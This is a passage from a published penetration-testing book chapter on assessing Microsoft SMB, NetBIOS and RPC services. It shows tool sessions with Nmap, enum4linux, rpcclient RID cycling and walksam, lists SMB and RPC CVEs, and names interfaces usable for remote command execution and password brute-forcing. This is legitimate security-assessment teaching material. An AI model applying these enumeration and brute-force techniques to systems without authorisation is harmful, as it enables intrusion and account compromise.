Table of Contents for
Network Security Assessment, 3rd Edition
 Network Security Assessment, 3rd Edition
Published by
O'Reilly Media, Inc., 2016
Network Security Assessment, 3rd Edition
Published by
O'Reilly Media, Inc., 2016
- nav
- Cover
- Network Security Assessment
- Network Security Assessment
- section
- Preface
- 1. Introduction to Network Security Assessment
- 2. Assessment Workflow and Tools
- 3. Vulnerabilities and Adversaries
- 4. Internet Network Discovery
- 5. Local Network Discovery
- 6. IP Network Scanning
- 7. Assessing Common Network Services
- 8. Assessing Microsoft Services
- 9. Assessing Mail Services
- 10. Assessing VPN Services
- 11. Assessing TLS Services
- 12. Web Application Architecture
- 13. Assessing Web Servers
- 14. Assessing Web Application Frameworks
- 15. Assessing Data Stores
- A. Common Ports and Message Types
- B. Sources of Vulnerability Information
- C. Unsafe TLS Cipher Suites
- Glossary of Terms
- Index
- About the Author
- Colophon
Chapter 8. Assessing Microsoft Services
This chapter focuses on proprietary Microsoft protocols that support file sharing, printing, email, and other functions within Windows networks. Table 8-1 lists the common static ports used by the protocols. Microsoft RPC services use dynamic high ports, as orchestrated by the RPC locator service. Open protocols used by Windows include DNS, Kerberos, and LDAP, as listed in Table 8-2 and covered in Chapter 7.
| Port | Protocol | Name | Description | |
|---|---|---|---|---|
| TCP | UDP | |||
| 135 |
● |
● |
loc-srv | RPC locator service |
| 137 | – |
● |
netbios-ns | NetBIOS name service |
| 138 | – |
● |
netbios-dgm | NetBIOS datagram service |
| 139 |
● |
– | netbios-ssn | NetBIOS session service |
| 445 |
● |
● |
microsoft-ds | SMB Direct service |
| 3389 |
● |
– | microsoft-rdp | Remote Desktop Protocol |
| Port | Protocol | Name | Description | |
|---|---|---|---|---|
| TCP | UDP | |||
| 53 |
● |
● |
domain | DNS service |
| 88 |
● |
● |
kerberos | Kerberos authentication service |
| 123 | – |
● |
ntp | Network Time Protocol |
| 389 |
● |
● |
ldap | LDAP |
| 464 |
● |
● |
kpasswd | Kerberos password service |
| 636 |
● |
– | ldaps | LDAP (TLS) |
| 3268 |
● |
– | globalcat | Microsoft Global Catalog LDAP |
| 3269 |
● |
– | globalcats | Microsoft Global Catalog LDAP (TLS) |
These protocols support functions including the following:
-
Authentication via Kerberos
-
Directory service through LDAP and Global Catalog
-
Name resolution via DNS (e.g.,
SRVrecords defining service locations) -
Legacy name resolution and resource access via NetBIOS
-
Access to services and data via SMB Direct
-
System administration via RDP
Figure 8-1 demonstrates a Windows workstation authenticating with Active Directory (AD) and accessing an Exchange Server (EXCH01) using Outlook. DC01 and DC02 are domain controllers. Microsoft NetBIOS, SMB, and RPC protocols are detailed in the following sections.

Figure 8-1. Protocols supporting Microsoft Exchange and Outlook
NetBIOS Name Service
The NetBIOS name service provides name table entries to clients within legacy Microsoft networks—describing local system configuration, available services, the parent domain, and location of domain controllers.1 Example 8-1 demonstrates Nmap used to query the service.
Example 8-1. Obtaining registered NetBIOS name table entries using Nmap
root@kali:~# nmap -Pn -sUC -p137 192.168.1.5

Starting Nmap 6.46 (http://nmap.org) at 2015-01-01 13:31 GMT
Nmap scan report for 192.168.1.5
PORT    STATE SERVICE
137/udp open  netbios-ns

Host script results:
| nbstat: NetBIOS name: KCH-VPN, NetBIOS user: Administrator,
|         NetBIOS MAC: 00:02:55:98:80:79 (IBM)
| Names:
|   KCH-VPN<00>          Flags: <unique><active>
|   XFAB<00>             Flags: <group><active>
|   KCH-VPN<20>          Flags: <unique><active>
|   KCH-VPN<03>          Flags: <unique><active>
|   Administrator<03>    Flags: <unique><active>
These values denote the computer name, MAC address, parent domain, and authenticated users. Table 8-3 lists possible entries, including details of running services and the location of domain controllers within a network.
| Value | Suffix | Type | Service description |
|---|---|---|---|
| <domain name> | 00 | G | Domain name |
| <computer name> | 00 | U | Workstation |
| <computer name> | 01 | U | Messenger |
| <__MSBROWSE__> | 01 | G | Master browser |
| <computer name> | 03 | U | Messenger (for this computer) |
| <username> | 03 | U | Messenger (for this user) |
| <computer name> | 06 | U | RAS server |
| <domain name> | 1B | U | Domain master browser name |
| <domain name> | 1C | G | Domain controller list |
| <INet-Services> | 1C | G | Microsoft IIS |
| <domain name> | 1D | U | Master browser name for the network |
| <domain name> | 1E | G | Browser service elections |
| <computer name> | 1F | U | NetDDE |
| <computer name> | 20 | U | File server |
| <computer name> | 21 | U | RAS client |
| <computer name> | 22 | U | Microsoft Exchange interchange |
| <computer name> | 23 | U | Microsoft Exchange data store |
| <computer name> | 24 | U | Microsoft Exchange directory |
| <computer name> | 2B | U | IBM Lotus Notes |
| IRISMULTICAST | 2F | G | IBM Lotus Notes |
| <computer name> | 30 | U | Modem sharing server |
| <computer name> | 31 | U | Modem sharing client |
| IRISNAMESERVER | 33 | G | IBM Lotus Notes |
| <computer name> | 42 | U | McAfee antivirus |
| <computer name> | 43 | U | SMS client remote control |
| <computer name> | 44 | U | SMS remote control tool |
| <computer name> | 45 | U | SMS client remote chat |
| <computer name> | 46 | U | SMS client remote transfer |
| <computer name> | 4C | U | DEC Pathworks TCP/IP |
| <computer name> | 52 | U | DEC Pathworks TCP/IP |
| <computer name> | 6A | U | Microsoft Exchange IMC |
| <computer name> | 87 | U | Microsoft Exchange MTA |
| <computer name> | BE | U | Network monitoring agent |
| <computer name> | BF | U | Network monitoring utility |
SMB
The Server Message Block (SMB) protocol provides access to data, printers, and service endpoints (via named pipes). You can, in turn, access SMB via multiple channels, as demonstrated by Figure 8-2. The two most common channels are the NetBIOS session and SMB Direct services. NetBEUI is a nonroutable local protocol used within legacy Microsoft networks.

Figure 8-2. SMB is available through different services
Various shares are exposed to clients via SMB, including:
-
Default administrative shares (e.g.,
C$,D$, andADMIN$) -
The interprocess communication share (
IPC$) -
Domain controller shares (
SYSVOLandNETLOGON) -
Shared printer and fax shares (
PRINT$andFAX$)
Anonymous access to the IPC$ share is often granted. RPC endpoints exposed via IPC$ include the Server service, Task Scheduler, Local Security Authority (LSA), and Service Control Manager (SCM). Upon authenticating, you can use these to enumerate user and system details, access the registry, and execute commands.
Microsoft RPC Services
Windows services expose RPC interfaces over TCP, UDP, HTTP, and SMB transport protocols, as shown in Figure 8-3. The RPC locator provides details of registered services to clients (e.g., Outlook).

Figure 8-3. Microsoft RPC transport protocols
Attacking SMB and RPC
When encountering proprietary SMB and Microsoft RPC services, enumerate the available attack surface and use it in pursuit of your goals. Figure 8-4 describes the iterative approach that you should adopt.

Figure 8-4. Iterative testing of SMB and RPC services
Mapping Network Attack Surface
Example 8-2 demonstrates an Nmap scan revealing available NetBIOS, SMB Direct, and RPC services. After you’ve identified them, you can query these endpoints both anonymously and with credentials for gain, as described in the subsequent sections.
Example 8-2. Enumerating TCP service endpoints by using Nmap
root@kali:~# nmap -Pn -sSVC -n 192.168.1.10

Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-05-02 19:42 EDT
Nmap scan report for 192.168.1.10
Not shown: 989 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds   (primary domain: WHQ)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC

Service Info: Host: LCFBCL12; OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:
windows, cpe:/o:microsoft:windows_98

Host script results:
|_nbstat: NetBIOS name: LCFBCL12, NetBIOS MAC: 34:e6:d7:34:7c:e9 (Dell)
| smb-os-discovery:
|   OS: Windows 7 Enterprise 7601 Service Pack 1 (Windows 7 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: LCFBCL12
|   NetBIOS computer name: LCFBCL12
|   Domain name: WHQ.EXAMPLE.ORG
|   Forest name: WHQ.EXAMPLE.ORG
|   FQDN: LCFBCL12.WHQ.EXAMPLE.ORG
|_  System time: 2016-05-02T16:43:46-07:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol
Anonymous IPC Access via SMB
With an anonymous null session you can access the IPC$ share and interact with services exposed via named pipes. The enum4linux utility within Kali Linux is particularly useful; with it, you can obtain the following:
-
Operating system information
-
Details of the parent domain
-
A list of local users and groups
-
Details of available SMB shares
-
The effective system security policy
Example 8-3 demonstrates the tool used to glean system information from a target.
Example 8-3. Running enum4linux
root@kali:~# enum4linux -U -S -P -o 192.168.1.15
Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)

 ===================================
|    OS information on 192.168.1.5  |
 ===================================
[+] Got OS info for 192.168.1.5 from smbclient:
    Domain=[XFAB] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]
[+] Got OS info for 192.168.1.5 from srvinfo:
    192.168.1.15    Wk Sv Din NT SNT
    platform_id     :   500
    os version      :   5.0
    server type     :   0x9403

 ==========================
|    Users on 192.168.1.5  |
 ==========================
index: 0x1 RID: 0x1f4 acb: 0x00000210 Account: Administrator   Name: (null)
 Desc: Built-in account for administering the computer/domain
index: 0x2 RID: 0x1f5 acb: 0x00000215 Account: Guest   Name: (null)
 Desc: Built-in account for guest access to the computer/domain
index: 0x3 RID: 0x3e8 acb: 0x00000214 Account: TsInternetUser  Name: TsInternetUser
 Desc: This user account is used by Terminal Services.
index: 0x4 RID: 0x3ed acb: 0x00000210 Account: ycgoh   Name: testing vpn
 Desc: (null)

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[TsInternetUser] rid:[0x3e8]
user:[ycgoh] rid:[0x3ed]

 ======================================
|    Share Enumeration on 192.168.1.5  |
 ======================================
Domain=[XFAB] OS=[Windows 5.0] Server=[Windows 2000 LAN Manager]

    Sharename       Type      Comment
    ---------       ----      -------
    IPC$            IPC       Remote IPC
    D$              Disk      Default share
    Log             Disk
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share

 =================================================
|    Password Policy Information for 192.168.1.5  |
 =================================================

 [+] Found domain(s):
    [+] KCH-VPN
    [+] Builtin

[+] Password Info for Domain: KCH-VPN
    [+] Minimum password length: 6
    [+] Password history length: 5
    [+] Maximum password age: 59 days 23 hours 52 minutes
    [+] Password Complexity Flags: 000001
          [+] Domain Refuse Password Change: 0
          [+] Domain Password Store Cleartext: 0
          [+] Domain Password Lockout Admins: 0
          [+] Domain Password No Clear Change: 0
          [+] Domain Password No Anon Change: 0
          [+] Domain Password Complex: 1
    [+] Minimum password age: 1 day
    [+] Reset Account Lockout Counter: 30 minutes
    [+] Locked Account Duration: Not Set
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set
SMB Implementation Flaws
Table 8-4 lists known remotely exploitable Microsoft SMB implementation vulnerabilities. NVD also details a number of serious defects in other implementations (including Apple OS X, Linux, Novell Netware, and Samba).
| CVE reference | Affects (up to) | Description |
|---|---|---|
| CVE-2015-2474 | Windows Server 2008 SP2 | Remote authenticated code execution through a malicious SMB server error logging action |
| CVE-2011-0661 | Windows Server 2008 R2 SP1 | SMB transaction parsing flaw leading to code execution |
| CVE-2010-2550 | Windows Server 2008 R2 | SMB overflow resulting in code executiona |
| CVE-2010-0231 | NTLM authentication bypass allowing remote attackers to access resources via SMBb | |
| CVE-2010-0020 | Authenticated users can execute code via an SMB pathname overflow | |
| CVE-2009-2532 | Windows Server 2008 SP2 | Remote code execution via an SMB overflow |
| CVE-2009-3103 | Session negotiation overflow resulting in code executionc | |
a Metasploit ms10_054_queryfs_pool_overflow module. b See http://bit.ly/2aQnogI. | ||
Identifying Exposed RPC Services
You can query the RPC locator service and individual RPC endpoints to catalog interesting services running over TCP, UDP, HTTP, and SMB (via named pipes). Each IFID value gathered through this process denotes an RPC service (e.g., 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc is the Messenger interface).
Todd Sabin’s rpcdump and ifids Windows utilities query both the RPC locator and specific RPC endpoints to list IFID values. The rpcdump syntax is as follows:
rpcdump [-v] [-p protseq] target
You can access the RPC locator service by using four protocol sequences:
-
ncacn_ip_tcp and ncadg_ip_udp (TCP and UDP port 135)
-
ncacn_np (the \pipe\epmapper named pipe via SMB)
-
ncacn_http (RPC over HTTP via TCP port 80, 593, and others)
Use the -p flag to specify a particular sequence to use when connecting. If none is specified, rpcdump tries each sequence and lists registered RPC services, as shown in Example 8-4. Note that local ncalrpc interfaces are not remotely accessible.
Example 8-4. Enumerating RPC interfaces by using rpcdump
D:\rpctools> rpcdump 192.168.189.1
IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:192.168.189.1[1028]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncalrpc:[LRPC00000290.00000001]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncacn_ip_tcp:192.168.0.1[1025]
Example 8-5 shows rpcdump -v used to query each service and enumerate IFID values. First, the RPC locator service is quizzed, followed by UDP port 1028, TCP port 1025, and so on.
Example 8-5. Listing registered RPC endpoints and interfaces
D:\rpctools> rpcdump -v 192.168.189.1
IfId: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:192.168.189.1[1028]
RpcMgmtInqIfIds succeeded
Interfaces: 16
  367abb81-9844-35f1-ad32-98f038001003 v2.0
  93149ca2-973b-11d1-8c39-00c04fb984f9 v0.0
  82273fdc-e32a-18c3-3f78-827929dc23ea v0.0
  65a93890-fab9-43a3-b2a5-1e330ac28f11 v2.0
  8d9f4e40-a03d-11ce-8f69-08003e30051b v1.0
  6bffd098-a112-3610-9833-46c3f87e345a v1.0
  8d0ffe72-d252-11d0-bf8f-00c04fd9126b v1.0
  c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
  0d72a7d4-6148-11d1-b4aa-00c04fb66ea0 v1.0
  4b324fc8-1670-01d3-1278-5a47bf6ee188 v3.0
  300f3532-38cc-11d0-a3f0-0020af6b0add v1.2
  6bffd098-a112-3610-9833-012892020162 v0.0
  17fdd703-1827-4e34-79d4-24a55c53bb37 v1.0
  5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc v1.0
  3ba0ffc0-93fc-11d0-a4ec-00a0c9062910 v1.0
  8c7daf44-b6dc-11d1-9a4c-0020af6e7c57 v1.0

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncalrpc:[LRPC00000290.00000001]

IfId: 1ff70682-0a51-30e8-076d-740be8cee98b version 1.0
Annotation:
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncacn_ip_tcp:192.168.189.1[1025]
RpcMgmtInqIfIds succeeded
Interfaces: 2
  1ff70682-0a51-30e8-076d-740be8cee98b v1.0
  378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
If you are unable to connect to the RPC locator service, use ifids to query dynamic high ports (i.e., those running on TCP or UDP port 1024 and above) and enumerate IFID values directly. The ifids syntax is as follows:
ifids [-p protseq] [-e endpoint] target
The -p option specifies the protocol sequence to use and the -e defines the port. Example 8-6 demonstrates using ifids to list the available RPC interfaces on TCP port 1025 of a target.
Example 8-6. Directly enumerating RPC interfaces with ifids
D:\rpctools> ifids -p ncadg_ip_tcp -e 1025 192.168.189.1
Interfaces: 2
  1ff70682-0a51-30e8-076d-740be8cee98b v1.0
  378e52b0-c0a9-11cf-822d-00aa0051e40f v1.0
You can cross-reference IFID values with Tables 8-5 and 8-6 to investigate known exposures. Table 8-5 details interfaces with exploitable defects, and Table 8-6 lists interfaces you can query to obtain useful information. Jean-Baptiste Marchand also assembled a collection of documents that detail RPC interfaces and named pipes.2
| IFID value | Description | CVE reference(s) |
|---|---|---|
| 12345678-1234-abcd-ef00-0123456789ab | Print spooler service | CVE-2010-2729a CVE-2009-0228 |
| 342cfd40-3c6c-11ce-a893-08002b2e9c6d | License and Logging Service (LLSRV) | CVE-2009-2523 |
Warning
The RPC Server itself within Windows Server 2012, Server 2008 R2 SP1, and others is vulnerable to a remotely exploitable flaw, by which an authenticated user can execute arbitrary code with elevated privileges on an unpatched server.3
| IFID value | Named pipe | Description |
|---|---|---|
| 12345778-1234-abcd-ef00-0123456789ab | \pipe\lsarpc | LSA interface, used to enumerate users |
| 3919286a-b10c-11d0-9ba8-00c04fd92ef5 | LSA Directory Services (DS) interface, used to enumerate domains and trust relationships | |
| 12345778-1234-abcd-ef00-0123456789ac | \pipe\samr | LSA SAMR interface, used to access public SAM database elements (e.g., usernames) and brute-force user passwords regardless of account lockout policya |
| 1ff70682-0a51-30e8-076d-740be8cee98b | \pipe\atsvc | Task scheduler, used to remotely execute commands |
| 338cd001-2244-31f1-aaaa-900038001003 | \pipe\winreg | Remote registry service, used to access the system registry |
| 367abb81-9844-35f1-ad32-98f038001003 | \pipe\svcctl | Service control manager and server services, used to remotely start and stop services and execute commands |
| 4b324fc8-1670-01d3-1278-5a47bf6ee188 | \pipe\srvsvc | |
| 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 | \pipe\epmapper | DCOM interface, supporting WMI |
a See CVE-2014-0317. | ||
Querying LSARPC and SAMR interfaces
You can use the Samba rpcclient utility to interact with RPC endpoints via named pipes. Table 8-7 lists commands that you can issue to SAMR, LSARPC, and LSARPC-DS interfaces upon establishing an SMB session (often requiring credentials).
| Command | Interface | Description |
|---|---|---|
| queryuser | SAMR | Retrieve user information |
| querygroup | Retrieve group information | |
| querydominfo | Retrieve domain information | |
| enumdomusers | Enumerate domain users | |
| enumdomgroups | Enumerate domain groups | |
| createdomuser | Create a domain user | |
| deletedomuser | Delete a domain user | |
| lookupnames | LSARPC | Look up usernames to SIDa values |
| lookupsids | Look up SIDs to usernames (RIDb cycling) | |
| lsaaddacctrights | Add rights to a user account | |
| lsaremoveacctrights | Remove rights from a user account | |
| dsroledominfo | LSARPC-DS | Get primary domain information |
| dsenumdomtrusts | Enumerate trusted domains within an AD forest | |
a Security identifier b Relative identifier | ||
Install the Samba client utilities under Kali Linux by typing the following:
apt-get update
apt-get install smbclient
Example 8-7 shows rpcclient used to enumerate users via the LSARPC named pipe (\pipe\lsarpc) through RID cycling. We first obtain the SID value of the chris account, and then increment the RID value (1001 through to 1008) to enumerate the others. Alternatively, you can use the enumdomusers command to list users via SAMR, as shown in Example 8-8.
Example 8-7. RID cycling via LSARPC
root@kali:~# rpcclient -I 192.168.0.25 -U=chris%password WEBSERV
rpcclient> lookupnames chris
chris S-1-5-21-1177238915-1563985344-1957994488-1003 (User: 1)
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1001
S-1-5-21-1177238915-1563985344-1957994488-1001 WEBSERV\IUSR_WEBSERV
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1002
S-1-5-21-1177238915-1563985344-1957994488-1002 WEBSERV\IWAM_WEBSERV
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1003
S-1-5-21-1177238915-1563985344-1957994488-1003 WEBSERV\chris
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1004
S-1-5-21-1177238915-1563985344-1957994488-1004 WEBSERV\donald
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1005
S-1-5-21-1177238915-1563985344-1957994488-1005 WEBSERV\test
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1006
S-1-5-21-1177238915-1563985344-1957994488-1006 WEBSERV\daffy
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1007
result was NT_STATUS_NONE_MAPPED
rpcclient> lookupsids S-1-5-21-1177238915-1563985344-1957994488-1008
result was NT_STATUS_NONE_MAPPED
Example 8-8. Enumerating users via SAMR
rpcclient> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[chris] rid:[0x3eb]
user:[daffy] rid:[0x3ee]
user:[donald] rid:[0x3ec]
user:[Guest] rid:[0x1f5]
user:[IUSR_WEBSERV] rid:[0x3e9]
user:[IWAM_WEBSERV] rid:[0x3ea]
user:[test] rid:[0x3ed]
user:[TsInternetUser] rid:[0x3e8]
Todd Sabin’s walksam utility queries the SAMR service to glean user information. Example 8-9 shows how you use walksam across a network to walk the SAMR interface of 192.168.1.15.
Example 8-9. Using walksam over SMB and named pipes
D:\rpctools> walksam 192.168.1.15
rid 500: user Administrator
Userid: Administrator
Description: Built-in account for administering the computer/domain
Last Logon:  8/12/2015 19:16:44.375
Last Logoff:  never
Last Passwd Change:  8/13/2015 18:43:52.468
Acct. Expires:  never
Allowed Passwd Change:  8/13/2015 18:43:52.468
Rid: 500
Primary Group Rid: 513
Flags: 0x210
Fields Present: 0xffffff
Bad Password Count: 0
Num Logons: 101

rid 501: user Guest
Userid: Guest
Description: Built-in account for guest access to the computer/domain
Last Logon:  never
Last Logoff:  never
Last Passwd Change:  never
Acct. Expires:  never
Allowed Passwd Change:  never
Rid: 501
Primary Group Rid: 513
Flags: 0x215
Fields Present: 0xffffff
Bad Password Count: 0
Num Logons: 0
The walksam utility supports additional protocol sequences used by Windows domain controllers. Upon locating a SAMR interface via rpcdump or a similar utility, use walksam with the correct sequence (e.g., TCP, UDP, or named pipes), as demonstrated by Example 8-10. In this case, the SAMR interface is exposed via TCP port 1028.
Example 8-10. Using walksam to list user details through TCP port 1028
D:\rpctools> walksam -p ncacn_ip_tcp -e 1028 192.168.1.10
rid 500: user Administrator
Userid: Administrator
Description: Built-in account for administering the computer/domain
Last Logon:  8/6/2015 11:42:12.725
Last Logoff:  never
Last Passwd Change:  2/11/2015 09:12:50.002
Acct. Expires:  never
Allowed Passwd Change:  2/11/2015 09:12:50.002
Rid: 500
Primary Group Rid: 513
Flags: 0x210
Fields Present: 0xffffff
Bad Password Count: 0
Num Logons: 101
Note
Enumeration tools such as walksam use RID cycling to list users (through looking up RID 500, 501, 502, and so on) and identify the local administrator account, even if it has been renamed.
Brute-Force Password Grinding
Armed with a list of usernames, you can attack exposed authentication mechanisms. Table 8-8 lists those that can be targeted for gain, along with details of tools supporting brute-force password grinding.
| Interface | Exposed via | Brute-forced using |
|---|---|---|
| SMB | NetBIOS session service | Hydra |
| SMB Direct service | ||
| WMI | RPC locator service | WMICrackera or ebrute |
a See http://bit.ly/2axw7GF. | ||
Examples 8-11 and 8-12 demonstrate SMB and WMI brute-force password grinding via Hydra and WMICracker. The local Administrator account does not lock by default, making it an attractive target for brute-force.
Example 8-11. SMB brute-force password grinding by using Hydra
